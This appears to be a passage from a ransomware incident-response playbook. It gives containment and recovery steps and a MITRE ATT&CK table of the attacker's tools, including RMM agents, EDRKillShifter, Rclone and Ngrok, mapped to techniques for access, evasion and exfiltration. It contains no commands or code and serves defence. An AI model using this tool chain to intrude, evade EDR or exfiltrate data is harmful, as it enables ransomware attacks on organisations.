Machines are being encrypted	1. **Spin up an Incident Command room for collaboration** consisting of members of the security team, networking team, apps team, server team, field support, and assign an incident commander and a designated note taker. 2. **Isolate from the network all impacted hosts** and **collect a list of these hosts** to be restored from last known backup from before the initial intrusion (if able to be determined) once the threat actor's initial access vector and any persistence methods are discovered. 3. If possible, **get the encryptor executable's hash and block/blacklist** it within your EDR so the file won't execute on hosts that haven't yet been encrypted. 4. **Determine what tools have been deployed** by the TA across the network, specifically RMM tools that might be installed on non-encrypted hosts or end-user workstations. Blocking the execution of these tools and their respective network traffic will prevent the TA from re-entering the network on hosts that aren't inherently impacted by the encryptor activity. 5. **Confirm initial intrusion access/root cause**. If vector leveraged was not the Microsoft Teams to end-user workstation compromise but instead a DMZ device for	**Analyze the potential gaps** in visibility, detection, patching, and defense-in-depth strategy that led to a mass-encryption scenario. This is the time to begin finding and implementing changes and updates to security policy, defensive posture, system logging, firewall configurations, and more, as actions such as hosts are being rebuilt, passwords are being rolled will need to be repeated if major changes are implemented after-the-fact. **Review what critical vulnerabilities exist** within the environment, both those that were exploited (if any), and those that luckily were not. **Keep an eye out** on sites that track ransomware actors to see if there is any release of information that your organization was compromised and that your data is up for sale or release and work with your legal team and law enforcement as needed. TAs will often attempt to get back into a network after recovery or an initial access broker will sell to other groups to get in. TAs will often see previously compromised companies as easy targets and might have details that make their intrusion attempt easier, such as usernames, network layout, or hosts within your DMZ.

	example, the TA would still be able to get back into the environment if the action wasn’t taken to rebuild that device and patch vulnerabilities that were exploited. 6. **Begin password resets** across the environment, starting with all administrator and service accounts. Full enterprise password resets and Kerberos password would likely need to be performed to ensure vectors like VPN access are not leveraged.	

MITRE ATT&CK Framework

	Tool	Technique
Initial Access	▪ MS Teams ▪ Phone Call ▪ Quick Assist ▪ AnyDesk	Phishing - T1566 Remote Access Software - T1219
Execution	▪ OnedriveStandaloneUpdater.exe	Command and Scripting Interpreter - T1059 Scheduled Task - T1053.005 Windows Management Intrumentation - T1047 DLL Search Order Hijacking - T1574.001 DLL Side-Loading - T1574.002

Persistence	▪ Level.io RMM ▪ SplashTop ▪ Atera Agent ▪ Synrcho RMM ▪ N-Able RMM ▪ Take Control ▪ ScreenConnect ▪ SSH.exe ▪ AnyDesk	Scheduled Task - T1053.005 Remote Access Software - T1219
Defensive Evasion	▪ CrowdStrike and Avast .sys files ▪ Gmer ▪ EDRKillShifter	Disable or Modify System Firewall - T1562.004 Disable or Modify Tools - T1582.001 Disable Windows Event Logging - T1562.002 Impair Command History Logging - T1562.003
Credential Access		Credentials from Web Browsers - T1555.003 Steal or Forge Authentication Certifcates - T1649
Discovery	▪ Nltest ▪ Net ▪ Whoami ▪ tasklist	Domain Trust Discovery - T1482 Remote System Discovery - T1018 System Information Discovery - T1082
Lateral Movement	▪ Level.io RMM ▪ SplashTop ▪ Atera Agent ▪ Synrcho RMM ▪ N-Able RMM ▪ Take Control ▪ ScreenConnect ▪ SSH.exe ▪ AnyDesk ▪ PsExec.exe	Lateral Tool Transfer - T1570 Remote Desktop Protocol - T1021.001 SMB/Windows Admin Shares - T1021.002 SSH - T1021.004 Windows Remote Management T1021.006
Collection	▪ WinRAR ▪ WinZip	Data from Network Share Drive - T1039 Data staged - T1074
Command and Control	▪ SSH.exe ▪ Ngrok	Non-standard Port - T1571 Protocol Tunneling - T1572

Exfiltration	▪ Rclone ▪ WinSCP ▪ SSH.exe	Exfiltration Over C2 Channel - T1041 Exfiltration Over Web Service - T1567 Transfer Data to Cloud Account - T1537